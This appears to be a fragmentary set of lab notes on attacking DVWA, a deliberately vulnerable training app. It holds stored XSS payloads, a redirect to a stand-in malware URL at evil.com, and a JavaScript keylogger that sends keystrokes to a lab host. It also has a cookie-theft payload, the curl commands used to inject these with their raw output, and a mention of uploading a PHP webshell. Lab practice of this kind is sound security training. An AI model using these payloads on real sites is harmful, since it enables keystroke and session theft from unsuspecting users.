
```
<script>alert('XSS')</script>
```




```
<svg onload=alert('XSS')>
```





```
<img src=x onerror=alert('XSS')>
```




Redirection to a malicious site

```
<script>
window.location.href = "http://evil.com/malware.exe"
</script>
```




Since we have limitations to type down such a script, we are going to try to do this from the terminal instead:

```
curl -v -X POST \
    -b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
    -H "Content-Type: application/x-www-form-urlenconded" \
    -d "txtName-
LongXSS&mtxMessage=${MALICIOUS_SITE_PAYLOAD}&btnSign=Sign+Guestbook" \
    "${DVWA_URL}/vulnerabilities/xss_s/" > malicious_site_payload.txt
```



The output may be find in `malicious_site_payload.txt``

From which we found that the attack was successful:




```
<div id="guestbook_comments">
  Name: MalwareRedirect
    Message:
      <script>
        window.location.href="http://evil.com/malware.exe";
      </ script>
</div>
```


JavaScript Keylogger

```
<script>
document.onkeypress = function(e) {
  var img = new Image();
  img.src = 'http://192.168.57.10/log.php?key=' + e.key;
```

```
}
</script>
```

Run in the terminal as:


```
curl -v -X POST \
    -b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
    -H "Content-Type: application/x-www-form-urlenconded" \
    --data-urlencode="txtName=JS-keylogger" \
    --data-urlencode="mtxtMessage=${JAVASCRIPT_KELOGGER_PAYLOAD}" \
    -d "btnSign=Sign+Guestbook" \
    "${DVWA_URL}/vulnerabilities/xss_s/" >
javascript_keylogger_payload.txt
```



Which means that we were not successful on doing an XSS-attack in this case

Stealing cookies

```
PAYLOAD='<img src=x onerror=alert(document.cookie)>'
```





```
curl -v -X POST \
    -b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
    -H "Content-Type: application/x-www-form-urlenco ded" \
    --data-urlencode="txtName=JS-keylogger" \
    --data-urlencode="mtxtMessage=${PAYLOAD}" \
    -d "btnSign=Sign+Guestbook" \
    "${DVWA_URL}/vulnerabilities/xss_s/" > stealing_cookies_payload.txt
```

```
┌──(kali㉿attacker)-[~]
└─$ curl -v -X POST \
    -b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
    -H "Content-Type: application/x-www-form-urlencoded" \
    --data-urlencode "txtName=steal-cookies" \
    --data-urlencode "mtxtMessage=$PAYLOAD" \
    -d "btnSign=Sign+Guestbook" \
    "$DVWA_URL/vulnerabilities/xss_s/" > resultado.html
Note: Unnecessary use of -X or --request, POST is already inferred.
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying 192.168.57.30:80 ...
* Connected to 192.168.57.30 (192.168.57.30) port 80 (#0)
> POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
> Host: 192.168.57.30
> User-Agent: curl/7.88.1
> Accept: */*
> Cookie: security=low; PHPSESSID=2775490108c33f2c48f7846994c215cc
> Content-Type: application/x-www-form-urlencoded
> Content-Length: 111
>
} [111 bytes data]
< HTTP/1.1 200 OK
< Date: Thu, 29 Jan 2026 12:03:56 GMT
< Server: Apache/2.2.8 (Ubuntu) DAV/2
< X-Powered-By: PHP/5.2.4-2ubuntu5.10
< Pragma: no-cache
< Cache-Control: no-cache, must-revalidate
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Transfer-Encoding: chunked
< Content-Type: text/html;charset=utf-8
<
{ [2599 bytes data]
100  7132    0  7021  100   111   195k   3169 --:--:-- --:--:-- --:--:--  204k
* Connection #0 to host 192.168.57.30 left intact

┌──(kali㉿attacker)-[~]
└─$ grep -i "steal-cookies\|onerror\|document.cookie" resultado.html
        <div id="guestbook_comments">Name: test <br />Message: This is a test comment. <br /></div><div id="guestbook_comments">Name: alert <br />Message:
<script>alert('XSS')</script> <br /></div><div id="guestbook_comments">Name: svg <br />Message: <svg onload=alert(XSS)> <br /></div><div id="guestbook_comm
ents">Name: img <br />Message: <img src=x onerror=alert('XSS img-alert')> <br /></div><div id="guestbook_comments">Name: cookies <br />Message: <script>
</script> <br /></div><div id="guestbook_comments">Name: MalwareRedirect <br />Message: <script>window.location.href="http://evil.com/malware.exe";</script
> <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:
 <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:
<br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <
br /></div><div id="guestbook_comments">Name: cookies <br />Message: &lt;svg onload=alert(document.cookie)&gt; <br /></div><div id="guestbook_comments">Nam
e: cookies <br />Message: &lt;img src=x onerror=alert(document.cookie)&gt; <br /></div><div id="guestbook_comments">Name: alertEspe <br />Message: &lt;scri
pt&gt;alert(&quot;Espe&quot;)&lt;/script&gt; <br /></div><div id="guestbook_comments">Name: svg <br />Message: Message: &lt;svg onload=alert(XSS)&gt; <br /
></div><div id="guestbook_comments">Name: xss <br />Message: &lt;script&gt;alert('XSS')&lt;/script&gt; <br /></div><div id="guestbook_comments">Name: steal
-cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-
cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-c
ookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <br /></div>
```


PHP webshell

Basic command php webshell


Basic php webshell



Upload in DVWA:





```
ls
```



dvwa_email.png file.php ls.txt

